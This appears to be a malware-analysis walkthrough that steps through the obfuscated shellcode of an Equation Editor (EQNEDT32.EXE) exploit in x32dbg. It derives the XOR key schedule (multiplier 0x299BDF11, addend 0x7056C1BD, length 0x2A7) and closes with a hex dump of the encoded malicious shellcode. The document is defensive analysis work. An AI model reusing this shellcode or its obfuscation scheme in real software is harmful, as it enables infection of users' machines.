


EQNEDT32.EXE - PID: 970 - Thread: Main Thread A88 - x32dbg
File View Debug Trace Plugins Favourites Options Help Apr 17 2019
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace
CyberChef.txt - Notepad
File Edit Format View Help


```
000003BF 8D8AA7020000            LEA ECX,[EDX+000002A7] Looks Like the length of the encoded data ??
000003C5 EB25                    JMP 000003EC
000003C7 EBF4                    JMP 000003BD
000003C9 E981000000              JMP -FFFFFBB1
000003CE EB1C                    JMP 000003EC
000003D0 EB33                    JMP 00000405
000003D2 E980000000              JMP -FFFFFBA9
000003D7 6BED00                  IMUL EBP,EBP,00000000
000003DA 69ED11DF9B29            IMUL EBP,EBP,299BDF11  <-- Verified Multiplier value
000003E0 EB32                    JMP 00000414
000003E2 E95BFFFFFF              JMP 00000342
000003E7 E94FFFFFFF              JMP 0000033B
000003EC EBE9                    JMP 000003D7
000003EE EBB7                    JMP 000003A7
000003F0 EBE0                    JMP 000003D2
000003F2 90                      NOP
000003F3 EBB0                    JMP 000003A5
000003F5 EB9F                    JMP 00000396
000003F7 EB1B                    JMP 00000414
000003F9 EB20                    JMP 0000041B
000003FB E942FFFFFF              JMP 00000342
00000400 E97AFFFFFF              JMP 0000037F
00000405 EB50                    JMP 00000457
00000407 81C5BDC15670            ADD EBP,7056C1BD  <-- Verified Addition Value
0000040D E913FFFFFF              JMP 00000325
00000412 EBE1                    JMP 000003F5
00000414 EBF1                    JMP 00000407
00000416 E920FFFFFF              JMP 0000033B
0000041B EBA2                    JMP 000003BE
```

You can Also see my notes from a previous run the values we need to find.

So After running thru all of this we can find the decoded Shellcode in ECX.




While stepping thru this I also copied the assembly and the current values to a text documents. Lets take a closer look at the flow.



```
NOTE: The encoded bytes get pushed in reverse order than they are found in the file. So you will have to reverse them before doing the math.

002F725B | 8D8A A7020000            | lea ecx,dword ptr ds:[edx+2A7]           |
ecx=002F75D6
dword ptr [edx+2A7]=[002F75D6]=0  <-- Length Of Encoded Data == 0x2A7
002F725B

002F7273 | 6BED 00                  | imul ebp,ebp,0       <-- Zero EBP register
ebp=02950074
002F7273

002F7276 | 69ED 11DF9B29            | imul ebp,ebp,299BDF11     <-- Multiply EBP[0] by 0x299BDF11 == 0
ebp=0
002F7276

002F72A3 | 81C5 BDC15670            | add ebp,7056C1BD          <-- Add EBP [0] to 0x7056C1BD == 0x7056C1BD
ebp=0
002F72A3

002F71BB | 312A                     | xor dword ptr ds:[edx],ebp
dword ptr [edx]=[002F732F]=737A2D3C                 <-- Xor value EDX[737A2D3C] xor 7056C1BD == 0x0032CEC81
ebp=7056C1BD    Xor Key-1                                   <-- Reverse Result for output 0x81EC2C0300
002F71BB

002F7212 | 83C2 04                  | add edx,4         <-- Get nex 4 encoded bytes
edx=002F732F
002F7212

002F7232 | 39CA                     | cmp edx,ecx       <-- Seems to be a useless operation.
edx=002F7333
ecx=002F75D6
002F7232

002F7276 | 69ED 11DF9B29            | imul ebp,ebp,299BDF11     (0x299BDF11 = Default Multiply Value)
ebp=7056C1BD                           <-- Multiply current key 0x7056C1BD by 0x299BDF11 == 0x12424B71 9AF5808D
002F7276

002F72A3 | 81C5 BDC15670            | add ebp,7056C1BD
ebp=B4C424A  <- Xor Key -2                    <--Add 0x9AF5808D to 0x7056C1BD == 1 0B4C424A
002F72A3

002F71BB | 312A                     | xor dword ptr ds:[edx],ebp
dword ptr [edx]=[002F7333]=19A4424A      Xor current  bytes 0x19A4424A by 0x0B4C424A == 0x12E80000
ebp=B4C424A                          <-- Reverse bytes for output = 0x0000E812
002F71BB

002F7212 | 83C2 04                  | add edx,4          <-- Get next 4 encoded bytes.
edx=002F7337
```

Now we have a better understand of how the decoding works. Here is a more Simple Version.

```
Decoding Steps

The Register that will hold the Current Key starts off with the Pointer to Globallock.

0: Zeoro register / value
1: Multiply by the default Multiplyer of 0x299BDF11
2: Add to this amount Default Addition value of 0x7056C1BD

3: The result of this Gives us the First key to Xor the first 4 bytes of the encoded Data.
   So our First Key will always be the value used For addition.

4: Xor (Reversed / Little Endian) 4 bytes of the encoded data by the current key.
```




```
5: Start again
   Take the current key and multiply by the default Value

6: Take the result of the Multiplication and add the default addition value

7: The result is the new key for the next round

8: Xor next set of encoded bytes by the new key from 7

Continue until all bytes are decoded.

Example:

Default Multiplier Val = 0x299BDF11
Default Addition value = 0x7056C1BD

Round 0:

Current key = 0x00
7056C1BD * 0 = 0
0 + 7056C1BD = 7056C1BD

Current Key = 0x7056C1BD

Round 1: (Start Decoding Data)
Encoded Data = 0x3C2D7A73  Reverse = 0x737A2D3C

0x737A2D3C Xor 0x7056C1BD == 0x032CEC81
Reverse result for output = 0x81EC2C03  (Decoded bytes to file)

Current Key 7056C1BD * 299BDF11 = 0x12424B719AF5808D

12424B719AF5808D + 7056C1BD = 0x12424B720B4C424A

Truncate to 32 bit value 0B4C424A

Current Key = 0x0B4C424A

Round 2:
Encoded Data = 0x4A42A419  Reverse = 0x19A4424A

19A4424A Xor 0B4C424A =  0x12E80000
Reverse result for output = 0x0000E812  (Decoded bytes to file)

Do math on currrent key and repeat untill done.
```

Now we can build a decoder for this.

We need 3 values that we can get from the Cyberchef output. The Multiply value, the Addition Value And the Length value.


We will look at the length value first.




```
000003A5 EB8A                        JMP 00000331
000003A7 EB72                        JMP 0000041B
000003A9 90                          NOP
000003AA E9C4000000                  JMP -FFFFFB8D
000003AF EB54                        JMP 00000405
000003B1 EBCC                        JMP 0000037F
000003B3 EBBC                        JMP 00000371
000003B5 EB3E                        JMP 000003F5
000003B7 EBCF                        JMP 00000388
000003B9 57                          PUSH EDI
000003BA 5F                          POP EDI
000003BB EB5E                        JMP 0000041B
000003BD EB48                        JMP 00000407
000003BF 8D8AA7020000                LEA ECX,[EDX+000002A7] <- Length of encoded shellcode
000003C5 EB25                        JMP 000003EC
000003C7 EBF4                        JMP 000003BD
000003C9 E981000000                  JMP -FFFFFBB1
000003CE EB1C                        JMP 000003EC
000003D0 EB33                        JMP 00000405
000003D2 E980000000                  JMP -FFFFFBA9
000003D7 6BED00                      IMUL EBP,EBP,00000000
000003DA 69ED11DF9B29                IMUL EBP,EBP,299BDF11
000003E0 EB32                        JMP 00000414
000003E2 E95BFFFFFF                  JMP 00000342
000003E7 E94FFFFFFF                  JMP 0000033B
000003EC EBE9                        JMP 000003D7
000003EE EBB7                        JMP 000003A7
000003F0 EBE0                        JMP 000003D2
000003F2 90                          NOP
```

So now we need to find where this is in the Shellcode we extracted.


As it turns out if we just extract from the end of the shellcode data the amount here 0x2A7 then that is the data we will be decoding.



```
000003F0  EB E0 90 EB B0 EB 9F EB 1B EB 20 E9 42 FF FF FF  ëà.ë°ëŸë.ë éBÿÿÿ
00000400  E9 7A FF FF FF EB 50 81 C5 BD C1 56 70 E9 13 FF  ézÿÿÿëP.Å½ÁVpé.ÿ
00000410  FF FF EB E1 EB F1 E9 20 FF FF FF EB A2 E9 FD FE  ÿÿëáëñé ÿÿÿë¢éýþ
00000420  FF FF E9 4F FF FF FF E9 3E FF FF FF EB 07 EB 27  ÿÿéOÿÿÿé>ÿÿÿë.ë'
00000430  E9 20 FF FF FF E8 29 00 00 00 EB 15 EB F0 E9 12  é ÿÿÿè)...ë.ëðé.
00000440  FF FF FF E9 59 FF FF FF EB 0D E9 78 FF FF FF EB  ÿÿÿéYÿÿÿë.éxÿÿÿë
00000450  86 EB 10 EB B0 EB 0A E9 BA FE FF FF E9 04 FF FF  †ë.ë°ë.éºþÿÿé.ÿÿ
00000460  FF EB 25 5A E9 D9 FE FF FF E9 28 FF FF FF E9 5F  ÿë%ZéÙþÿÿé(ÿÿÿé_
```



```
00000470  FF FF FF E9 7D FF FF FF EB B2 EB 07 59 33 4C B9  ÿÿÿé}ÿÿÿë²ë.Y3L¹
00000480  47 1D DB E9 F7 FE FF FF E9 92 FE FF FF 0F 82 47  G.Ûé÷þÿÿé’þÿÿ.‚G
00000490  FF FF FF 3C 2D 7A 73 4A 42 A4 19 A7 9E F3 F1 D4  ÿÿÿ<-zsJB¤.§žóñÔ
000004A0  A6 D4 CD D1 00 69 6C 9E 40 6A 4A 3B 68 EB 4E A8  ¦ÔÍÑ.ilž@jJ;hëN¨
000004B0  CC EB C7 E5 88 60 89 1A 5E BF 67 CF 6E DE F2 18  ÌëÇåˆ`‰.^¿gÏnÞò.
000004C0  2E A8 A4 8B 2E 7E EC 11 F8 C7 B4 63 3A E2 E2 D9  .¨¤‹.~ì.øÇ´c:ââÙ
000004D0  7A 83 80 0D 04 D7 78 FF 2D 54 F1 98 B9 AA B3 40  zƒ€..×xÿ-Tñ˜¹ª³@
000004E0  07 2F 2E 52 E5 4D C7 0A B6 F6 7E 02 8C E3 5E F8  ./.RåMÇ.¶ö~.Œã^ø
000004F0  C9 2E 75 4D 43 E8 08 26 16 4B 37 76 B5 22 2C A1  É.uMCè.&.K7vµ",¡
00000500  9E D7 6A 1A 5A F9 F4 F8 0C 6A 8C B3 C3 6F 9D C8  ž×j.Zùôø.jŒ³Ão.È
00000510  4E 5C AA 5D 9B 3E F7 E2 12 C4 7F 47 E7 80 6F 74  N\ª]›>÷â.Ä.Gç€ot
00000520  B7 59 43 71 7B 3B A7 3E 52 87 2C DB 4B 9C 8A 48  ·YCq{;§>R‡,ÛKœŠH
00000530  63 C1 DE 85 C8 E3 70 92 43 23 C4 6F 56 2F F6 1C  cÁÞ…Èãp’C#ÄoV/ö.
00000540  4B 74 55 99 A4 18 A5 E6 AE C9 14 D3 51 59 83 F0  KtU™¤.¥æ®É.ÓQYƒð
00000550  A7 71 13 DF F8 33 C2 77 F8 7C 38 F9 C3 02 24 3B  §q.ßø3Âwø|8ùÃ.$;
00000560  90 BB CB C1 41 0E 64 DC 72 2F B9 5C F5 81 D9 F9  .»ËÁA.dÜr/¹\õ.Ùù
00000570  E0 05 09 93 9E 24 BB B5 C1 58 11 69 15 A5 1F 6C  à..“ž$»µÁX.i.¥.l
00000580  13 14 7E E5 08 ED AA 36 C2 F5 0E 53 C5 87 E3 40  ..~å.íª6Âõ.SÅ‡ã@
00000590  A5 11 66 FD 85 08 5B 8A 08 0B C9 E7 18 C1 4B 14  ¥.fý….[Š..Éç.ÁK.
000005A0  1D 86 17 11 5A E8 81 DE 40 F3 B0 7B 92 4F 23 E8  .†..Zè.Þ@ó°{’O#è
000005B0  F5 2F 79 25 66 09 66 32 41 26 F5 0F E4 00 8F BC  õ/y%f.f2A&õ.ä..¼
000005C0  C8 6E AC 39 C6 A0 82 86 C8 ED 95 A3 56 70 07 90  Èn¬9Æ ‚†Èí•£Vp..
000005D0  B0 74 85 4D 4F B4 7D DA B4 62 6F 37 89 0C 99 64  °t…MO´}Ú´bo7‰.™d
000005E0  3F 43 78 61 B4 18 28 FE ED 7B 90 CB 2B 44 57 5C  ?Cxa´.(þí{.Ë+DW\
000005F0  1A E8 21 14 8E 27 D8 CF 05 A7 4B 36 3A E9 A0 69  .è!.Ž'ØÏ.§K6:é i
00000600  81 1D 80 5F AD 3A 3F D6 30 05 0F F3 11 EF 0E C4  ..€_.:?Ö0..ó.ï.Ä
00000610  B3 9F E7 9D 2D D8 33 A7 AA 4D F6 D5 52 35 5D B4  ³Ÿç.-Ø3§ªMöÕR5]´
00000620  E4 0A A7 B9 64 F0 55 29 C9 40 98 63 49 E4 18 DB  ä.§¹dðU)É@˜cIä.Û
00000630  CB C3 B2 C4 3B 4D FC F6 7D 48 B3 FD D3 75 6D 50  ËÃ²Ä;Müö}H³ýÓumP
00000640  2A 30 47 9C CD 4A F5 76 AE EF 99 26 09 DF B3 63  *0GœÍJõv®ï™&.ß³c
00000650  C2 0A 34 ED 5E 83 00 1E 7E 65 F1 D7 54 8A 52 56  Â.4í^ƒ..~eñ×TŠRV
00000660  A1 19 ED 0D 30 AC 30 84 3B D3 90 1F D8 F7 AB D3  ¡.í.0¬0„;Ó..Ø÷«Ó
00000670  B9 BC 6C 90 81 FE C1 A9 1D F5 C2 3D B4 8E 3B 27  ¹¼l..þÁ©.õÂ=´Ž;'
00000680  EF 47 C8 A2 20 8F AB 79 99 BD B4 16 72 EB C7 E6  ïGÈ¢ .«y™½´.rëÇæ
00000690  91 82 6B 14 F2 64 AF AB CE C1 E0 A4 B9 26 7F 58  ‘‚k.òd¯«ÎÁà¤¹&.X
000006A0  68 56 E5 10 93 C0 45 9D BF E3 B0 B6 FA 42 05 08  hVå.“ÀE.¿ã°¶úB..
000006B0  69 C9 43 11 99 3E 43 99 0A 3B E5 A4 0B 1E 68 FE  iÉC.™>C™.;å¤..hþ
000006C0  6F FA 5B 76 B4 23 27 04 D1 CB 7E B9 78 83 98 83  oú[v´#'.ÑË~¹xƒ˜ƒ
000006D0  B5 8C 9C 06 02 9A 40 91 16 82 57 33 FF 82 5C A4  µŒœ..š@‘.‚W3ÿ‚\¤
000006E0  3E 09 A0 2A 9F 67 F2 36 72 25 E5 3B CD AD FA 0C  >. *Ÿgò6r%å;Í.ú.
